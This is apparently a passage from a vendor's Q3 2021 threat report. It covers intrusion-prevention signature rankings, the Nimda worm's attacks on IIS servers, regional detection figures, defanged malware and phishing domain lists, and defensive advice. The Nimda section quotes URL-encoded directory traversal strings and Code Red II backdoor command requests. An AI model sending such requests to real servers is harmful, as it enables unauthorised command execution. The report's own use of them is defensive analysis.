


Figure 8: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

The top 10 network attacks continue to control a dominant share of total network attacks. Among the 4,095,320 hits this quarter, 81% were attributed to the top 10 signatures. This is a similar trend to last quarter where it sat at 80%. We saw one new signature this quarter, 'WEB Remote File Inclusion /etc/passwd' (**1054837**). The vulnerability was directed at Internet Information Services (IIS) web servers, versions 4.0 and 5.0.

IIS is a Microsoft web server supporting several Internet protocols. The earliest version released in 1995 and its continued use at version 10.0 show that plenty of organizations rely on IIS even as its market share declines. This signature involves several vulnerabilities for IIS version 4.0 and 5.0 discovered in 2000/2001. Both CVE-2000-0884 and CVE-2001-0333 stem from a discovery of a worm named Nimda. Long-time IT veterans may recognize this as a familiar vulnerability. It went by several names besides Nimbda: W32/Nimda-A, Concept-V, Code Rainbow, Minda, among others. The reverse spelling of 'admin', Nimda, was the most-recognized name. It was released on September 18th, 2001 and caused significant monetary damage compared to **Code Red**, a worm that wreaked havoc on IIS servers just a few months prior.

A **report** by Accenture's BugTraq mailing list covers details on the spread of Nimda. The worm gains initial access by email attachment or via a web defacement download. Outlook mail clients were susceptible to exploitation through a weakness in the embedded Internet Explorer libraries used for displaying HTML. A victim opening an email attachment or simply previewing it would be all it takes to then execute the 'readme.exe' attachment. The worm then went to work. It mailed copies of itself to other contacts in the victim's email directory, rinsed and repeated, until it could reach a destination to carry out its next move. It then began to scan for IIS servers.

Attackers then targeted two vulnerabilities against the IIS server. The first used arbitrary code execution against a known decoding failure when processing a user request – the backslash characters in combination of two dots ('..') in a specific request could bypass security checks.

Example from BugTraq

```
‘/scripts/..%255c..’
‘/_vti_bin/..%255c../..%255c../..%255c..’
‘/_mem_bin/..%255c../..%255c../..%255c..’
‘/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%’
‘/scripts/..%c1%1c..’
```

The other intrusion avenue took advantage of a backdoor installed by another worm, Code Red II. This worm was released on August 4th, 2001, just a few weeks after the release of Code Red. The goal of Code Red II was to simply leave a backdoor. If the Nimda worm was lucky enough, it would identify Code Red II’s backdoor and gain access through the root.exe program backdoor.

Example from BugTraq

```
‘/scripts/root.exe?/c+dir’
‘/MSADC/root.exe?/c+dir’
```

Once Nimda gained access it then put a copy of the email attachment that it arrived from on the IIS server. Any website visitors that arrived would automatically download an EML file, which is a file extension for an email message saved to a file from Outlook. If successful, the ‘readme.exe’ would execute, continuing the worm’s cycle.

CVE-2000-0884 and CVE-2001-0333

These CVEs have quite an overlap and generally face the same vulnerabilities – an arbitrary code execution attack against IIS servers by including two dots (‘..’) and the backslash (‘\’) character twice.

This directory traversal (aka Web Server Folder Traversal) attack opened the possibility for several exploits. These ranged from accessing files and folders outside of the root directory (considered closed to public view), gaining access to a locally logged-in user, and furthermore running arbitrary commands that upload, remove, and/or edit data. The lapse in security involves the IUSR_MachineName account created during installation. This account offers anonymous authentication. The IUSR_MachineName account in theory should only have access to unauthenticated users’ privileges, but in practice the account is tied to the Everyone and Users group which offers execute permissions. As these are the default permissions the vulnerability was considered serious. Therefore, if a user constructed a malformed URL they could traverse to a privileged directory.

The damage is limited to the logical drive from which the root directory is sitting, so an attacker could only get so far on a server. Microsoft offers some basic recommendation for preventing this kind exploit such as ensuring that web folders are located on a separate drive from the system drive, removing unnecessary features from the website, and restricting permissions to ensure least user privilege.

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	1,058,009
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows	881,544
1056245	Buffer Overflow	VULN HTTP Connect Header buffer overflow	ALL	698,290
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	149,173
1133451	Access Control	WEB Cross-site Scripting -36	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	138,531
1054843	Web Attacks	WEB Cross-Site Scripting attempt -5.a	Windows, Linux, FreeBSD, Solaris, Other Unix, macOS	134,403
1052174	Web Attacks	WEB Remote File Inclusion - / system32/cmd.exe	Windows	120,044
1054837	Web Attacks	WEB Remote File Inclusion /etc/ passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	55,871
1133407	Web Attacks	WEB Brute Force Login -1.1021	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	45,195
1133539	Web Attacks	WEB SQL injection attempt -2.u	Windows, Linux, FreeBSD, Solaris, Other Unix, macOS	44,611

Figure 9: Top 10 Network Attacks, Q3 2021




Figure 10: History of Prominent Signatures in the Top 10 Since Q1 2018.

A famous quote from Ricky Bobby, iconic fictional NASCAR driver and hero to many, that "If you ain't first, you're last" may have been taken to heart by signature 1059160. It continues to maintain its lead spot in the top 10 since Q2 2019. The pairing of signature 1059160 in 1st and signature 1132092 in 2nd since Q1 2021 could be considered a parallel to Ricky Bobby and his racing partner, Cal Naughton Jr., maintaining leadership dominance together. Now, these two signatures are completely unrelated, but it doesn't hurt to shake things up and give life to these numbers after seeing them regularly baked onto the list.

The purpose of figure 10 is to demonstrate how some attacks continue to be pervasive while new ones such as signature 1052174, a Remote File Inclusion attack, in the 7th spot find their way onto the list for the first time. At 9th place, signature 1133407 has continued to hold a place on or near the list, with last quarter being the only quarter away from this list since Q3 2018, and that was only because it was sitting at 11th place, relegated, but not down and out for the count.

Most-Widespread Network Attacks

The most-widespread network attacks display the signatures found in the most individual networks across the three regions. We consider the difference in Fireboxes per region. Each signature includes the top three countries where its presence was most pervasive.

There was one new signature this quarter. In the fourth spot, signature **1058876** (WEB-CLIENT Microsoft Direct2D SVG Path Memory Corruption -2) is a buffer overflow attack that can lead to a remote code execution exploit. Direct2D is a Microsoft Application Program Interface (API) for 2D vector graphics. This is used to render quality 2D graphics. It is found in a range of Microsoft operating systems such as Windows 7 SP1 and Windows Server 2012.

The vulnerability was present in Internet Explorer. It was issued **CVE-2014-0263** after the **Microsoft publication** on the vulnerability was released on February 11th, 2014. The vulnerability involved a failure in how Direct2D handled objects in memory. An attacker could get a victim to visit a compromised website on Internet Explorer where an exploit would be waiting to invoke Direct2D. The primary risk is if the user had administrator rights, as that would allow the attacker to gain access to the system. From there they could have open access to modify programs, delete content, create new users, and many other options available for those with an administrator role. This serves as a reminder for any organization to ensure they are following a policy of least user privilege at a minimum. Those organizations with a means to track user and network activity should have security notifications in place to notify the IT team when significant events take place, such as issuing a new account with administrator rights.

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1133630	WEB-CLIENT Microsoft Edge Chakra SetPropertyTrap Method PropertyString Object Type Confusion -2	Switzerland 42.86%	UK 40.94%	Germany 36.17%	28.27%	35.54%	23.34%
1133451	WEB Cross-site Scripting -36	Spain 54.29%	Brazil 48.41%	France 42.14%	32.45%	33.16%	21.25%
1132092	FILE Invalid XML Version -2	Italy 38.69%	Brazil 37.58%	Australia 33.33%	33.24%	29.68%	36.93%
1058876	WEB-CLIENT Microsoft Direct2D SVG Path Memory Corruption -2 (CVE-2014-0263)	UK 29.31%	France 29.29%	Germany 29.19%	16.26%	26.43%	16.38%
1059160	WEB SQL injection attempt -33	USA 31.4%	Canada 29.38%	Australia 22.46%	28.20%	15.54%	23.00%

Figure 11: Most-Widespread Network Attacks Q3 2021

As mentioned in our last quarter's report, we come to expect these countries to maintain their presence on the table presented in figure 11. If a country is present in the table, it means it has at one point or another since Q1 2020 been a top 3 most-widespread attacked country for at least one of the signatures in our most widespread attacks seen above in figure 11. Italy, Australia, and Switzerland had a presence in or near the quarter prior to Q1 2020. The main difference we see this quarter is an all-green row at the

bottom. Besides the satisfaction of seeing all green (*enjoying the little things*), it now means we have the most diverse set of countries among those who make it into the top 3 per widespread signature. The average number of countries to make the list between Q1 2020 to Q1 2021 was six or seven, last quarter with nine, and now this quarter with the nice rounded ten (*see…the little things!*). Our theory from last quarter, this quarter, and potentially the next quarter have been the same hypothesis, that targeting wealthy countries with widely spoken languages continues to be a destination for attackers. The introduction of new data and the evolving nature of network attacks leaves open the potential for revised hypothesis next quarter.





Figure 12: Countries Present at Least Once in the Most-Widespread Attacks per Quarter

Network Attacks by Region



Region	Detections per Firebox	Average % per Firebox
AMER	1773	64.6%
EMEA	427	15.5%
APAC	546	19.9%

Figure 13: Network Attacks by Region and per Firebox

This quarter saw a significant swing for both EMEA and APAC. The EMEA region had the greatest drop in share of regional IPS detections with a 11.5-point drop to 15.5% from 27% last quarter. The weighting redistribution of average total detections by region was made up partially by APAC's increase per Firebox, but it was mostly due to EMEA's decrease in detections per Firebox. The AMER region increased by around 3 points while APAC rose to 19.9% this quarter from 11.2% last quarter. What do these point changes and percentages mean? They show on average how many detections a typical Firebox encounters per year based on the region. The total detections per Firebox (seen in figure 13) are calculated using the total IPS detections for a region and dividing by the all the Fireboxes enrolled in the telemetry-sharing program.

Each region faces different threats (and many shared), and by using the average detections per Firebox we hope to show where the concertation of IPS attacks are directed to. This certainly doesn't mean some Fireboxes aren't outliers on both sides of the spectrum. By using the average, we can at minimum identify which regions have borne the brunt of IPS detections this quarter. The AMER region is noticeably in a different league compared to EMEA and APAC. Again, this could be from a small subset of outliers taking on a high concentration of attacks. Most likely this can be attributed to malicious actors' focus on USA targets, and notably Canada and Brazil as well. It's hard to predict where the weighted share of IPS traffic will sit at next quarter, but based on the data from Q1 and Q2 2021, it is likely that each region will continue to sit within 5 points to 10 points of their current place. The AMER region is least likely to see a major swing as it has sat between 61.4% and 64.6% since Q1 2021.

Network Attack Conclusion

There were some noticeable changes this quarter. Total detections decrease by over a million, a 21% decrease, but not a wild swing considering the +20% increase in both Q1 and Q2 this year. It was a quarter with relatively few new signatures in our lists. Of the two that were new, both were dated vulnerabilities, from 2000/2001 and 2014. Organizations continue to use outdated systems, so these new signatures for old vulnerabilities will likely continue to make our top 10 list by volume and most-widespread network attacks list.

We are now seeing more countries making it in the top 3 for most-widespread network attacks. This could be due to a greater diversification in targeting by malware and ransomware groups. There isn't enough evidence to support this theory, but it is something to keep an eye out for. Actions by the US government and their security agencies have significantly stepped up efforts to counter ransomware groups, such as boosting funding for the Cybersecurity and Infrastructure Security Agency, issuing orders for government agencies to follow basic security practices, and putting ten-million-dollar bounties on big name ransomware group members. The bounty has put ransomware gangs on notice as their activities commonly launched out of protected jurisdictions such as Russia may not leave them as safe as they once were. We are already seeing stepped-up, cross-country efforts. A particularly memorable event this year was the

raid on Clop ransomware gang members in Ukraine. Photos show South Korean police standing alongside Ukrainian police during the raid. This was because the Clop ransomware crew had attacked South Korean companies. The US was also a coordinating partner. Increased cooperation between cross-country security agencies and max pressure with high dollar bounties may eventually lead ransomware gangs to target countries outside of large cross-country security cooperation agreements. Some that come to mind are Europol, the Five Eyes intelligence alliance, and other countries often within the US sphere's circle of trust in which the NSA shares intelligence. Currently, Brazil is the only country outside these tightknit data-sharing alliances who make it into the most widespread network attacks list. That may change as the security landscape continues to evolve.

DNS Analysis

While user training can help combat phishing threats, the ease of acquiring enough information on a target to craft a believable spear phish means you'll never get your click rate down to 0%. DNS firewalling services like DNSWatch that identify and block threats on name resolution are designed to pick up the slack when users fall for a phish. Additionally, these tools are well positioned to identify and block botnet command and control (C2) connections and other malware threats by redirecting connections to a safe blackhole instead of their originally intended malicious destination. In Q3 2021, DNSWatch saw a decrease in blocked connections compared to Q2 with a total of 5,627,354 blocked threats. We aren't surprised by this decrease since Q3 covers much of the summer months in the US when users are away from their systems and both workers and students are taking time off. In this section we review some of the top domains involved in malware, phishing and compromised websites.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Top Compromised Domains

Compromised domains typically host legitimate content but have suffered some sort of breach or attack (often due to a web application vulnerability) that allowed threat actors to add malicious content to them, or host other sorts of undesirable content. We block these domains as dangerous while they host that content but switch them back to legitimate once their owners have cleaned of the malicious content. There was only one new domain in the top compromised domains during the quarter.

autodiscover.apas1[.]com and apas1[.]com

This quarter Autodiscover was determined as a major design flaw in Microsoft protocol and allowed attackers to collect domain credentials. While normally domains from Microsoft are safe and accessible, we added several exploitable domains to DNSWatch to help protect users until a fix is implemented. We saw a large number of alerts throughout the quarter, but the additional communications outweighed the potential outcome of the credential leaks. There are a few resources to help mitigate the flaw in Exchange server settings.

Compromised	
Domain	**Hits**
autodiscover[.]apas1[.]com	11,665*
apas1[.]com*	6,964
differentia[.]ru	4,255
disorderstatus[.]ru	2,966
ssp[.]adriver[.]ru	3,174
0[.]nextyourcontent[.]com	2,296
found[.]ee	2,242
www[.]sharebutton[.]co	1,071
www[.]granerx[.]com	961
my[.]express-mailing[.]com	952

* Denotes the domain has never been in the top 10

Top Malware Domains

Malware domains are domains that host malware distribution sites, infrastructure, or the command and control (C2) network needed for threat actors to manage malware infections. There were several new domains in the list this quarter.

Malware	
Domain	**Hits**
bellsyscdn[.]com	399,587*
x-vpn[.]ug	48,858*
telete[.]in	43,425*
hrtests[.]ru	39,782
profetest[.]ru	34,490
testpsy[.]ru	15,227
groundgirl[.]xyz	13,684
pstests[.]ru	5,973
qptest[.]ru	5,679
prtests[.]ru	5,575

* Denotes the domain has never been in the top 10

bellsyscdn[.]com

This domain has generated quite a few alerts in response to a cryptocurrency miner. Approximately two years ago the malware **MassMiner** infected the domain and used it to gain access to install a Monero miner. The malware had used exploits associated with Eternal Blue and is still showing malware distribution. Blocking this domain helps to prevent the spread of additional cryptominer malware.

x-vpn[.]ug

Installing malware normally comes from a form of malware program that initiates a dropper. This domain houses a dropper that threat actors have been using to install multiple remote access trojans (RATs) over the past few years, one of which was **Amadey**, which would download additional keyloggers and malware through its C2 servers. Traditionally this would start as an email that redirected the user to the domain to infect the victim. This past quarter threat actors were using the dropper to install **Remcos RAT** for keylogging, screenshot capturing and additional data collection. By blocking the domain, we are able to protect users from further vulnerabilities in their network.

telete[.]in

The domain is part of a malware-as-a-service attack using the malicious program **Raccoon Stealer**. The malware is an information stealer searching for cookies, cryptocurrencies, and keylogging. The Raccoon program has been used to steal communications through Slack and other programs so this can be a dangerous attack vector for both businesses and users. Blocking this domain helps stop the distribution and communication to the C2 service that allows Raccoon access.

Top Phishing Domains

As the name suggests, phishing domains are ones masquerading as some legitimate destination, typically in order to trick users into sharing credentials and other personal and sensitive information. There was only one new phishing domain this quarter.

edusoantwerpen-my[.]sharepoint[.]com
While many domains can house legitimate Microsoft logins that redirect you to the actual sign-in for the product, this domain was housing a phishing site for Microsoft Office 365 logins. Verifying that spelling and imaging is correct will help prevent against phishing redirections. This was a case where the domain was hosting a look-a-like SharePoint domain with a request to sign in to an Office 365 domain.

Phishing	
Domain	**Hits**
login[.]windows-ppe[.]net	21,149
unitednations-my[.]sharepoint[.]com	19,113
citi-retail-list-file[.]firebaseapp[.]com	6,258
myofferplus[.]com	5,968
bestrevie[.]ws	3,084
kit-free[.]fontawesome[.]com	1,717
t[.]go[.]rac[.]co[.]uk	1,258
click[.]membercentral[.]com	848
reurl[.]cc	740
edusoantwerpen-my[.]sharepoint[.]com	681

* Denotes the domain has never been in the top 10

Conclusion

With last quarter's major issue with Microsoft Exchange Server and malware like MassMiner on the rise, constantly keeping servers, databases, websites, and systems updated will help close down vulnerabilities. By closing the backdoors with proper patch management and monitoring, it is more difficult for attackers to find a way in and plant monitoring software or to breach other areas of your network.

Firebox Feed: Defense Learnings

Your network defense must evolve and progress as malware changes and advances. Malware, network exploits, and phishing campaigns continue to spread in part because attackers find new techniques that succeed, or the old ones still work. After carefully reviewing the threat trends this quarter, we have summarized defensive tips for the future that we believe will help block these attacks in their tracks, if you follow them.

1

Protect Your Exchange Servers (Again)

We saw Microsoft Exchange Servers under attack again in Q3 with new methods. The Autodiscover flaw allowed attackers to retrieve credentials and use them to compromise the domain. When using Autodiscover the client will send a login token to the domain in the email address, but if the domain doesn't respond the client will instead send the login token to an Autodiscover domain. For example, user@autodiscover.example.com would send a token to Autodiscover.com after the initial failure. An unscrupulous domain owner could send a reply asking for credentials in HTTP basic authentication and if the client supports it, will send the credentials using the unsecure HTTP basic authentication. One of these domains compromised by the Autodiscover flaw became the top compromised domain detected by DNSWatch.

Fortunately for those with DNSWatch, it blocks main Autodiscover domains. Network admins can disable HTTP basic authentication on the Exchange server and ensure Autodiscover is not used through policy.

2

Protect Your Microsoft Office Installations

We continue to see the most-widespread detections caused by Equation Editor vulnerabilities in Microsoft Office, as older exploits and newer exploits take advantage of the Equation Editor to install malware and compromise the unaware. Even though these attacks have a low success rate, the ease of these attacks and the potential profit for the attacker makes them one of the most dangerous for a company. No matter how official the document looks, or how important they claim it is, don't allow macros to run in Microsoft Office unless you have previously confirmed with the sender through a separate method of communication. For example, over the phone.

3

Network Segmentation Prevents Attacker Movements

Tools from hackers have taken over the top malware detections. Hackers use these tools to move laterally and gain further access inside a network. Protect yourself from the tools, first with a good firewall, but also by segmenting your internal network. Block traffic between segments so that even if a vulnerability exists on a server, the attacker's hacking tool can't communicate with the server. We recommend setting up the network with zero-trust, the end goal of segmentation, where a device only has access to servers and clients that it must communicate with to work and block all of connections.

Endpoint Threat Trends

WatchGuard®

Endpoint Threat Trends

Thanks to threat intelligence from WatchGuard EPDR we can look beyond the perimeter and identify threats targeting the endpoint. In this new normal of hybrid workforces, endpoints can no longer rely on a strong perimeter to identify and catch the bulk of threats. This means strong endpoint protection (EPP) and endpoint detection and response (EDR) are more important than ever. In this section, we take a look at the threats that arrived at the endpoint in Q3 2021.

Malware Origin

Cyber adversaries have a multitude of options at their disposal for initiating a malware infection on an endpoint. From application exploits to script-based living-off-the-land attacks, cybercriminals can often fully execute a malware payload while evading basic endpoint protection. In Q3 2021, we saw adversaries continue using scripts like PowerShell and JavaScript to start their malware attacks. In fact, in just the first three quarters of the year, the volume of malware at the endpoint that originated from a script in 2021 has already surpassed 2020's total by over 10%. With tools like PowerSploit, PowerWare and Cobalt Strike, even low-skilled attackers can take everyday malware payloads and execute them using sophisticated memory injection techniques to evade detection.

As we covered in our Q2 report, malware infections originating from web browsers appear on track to

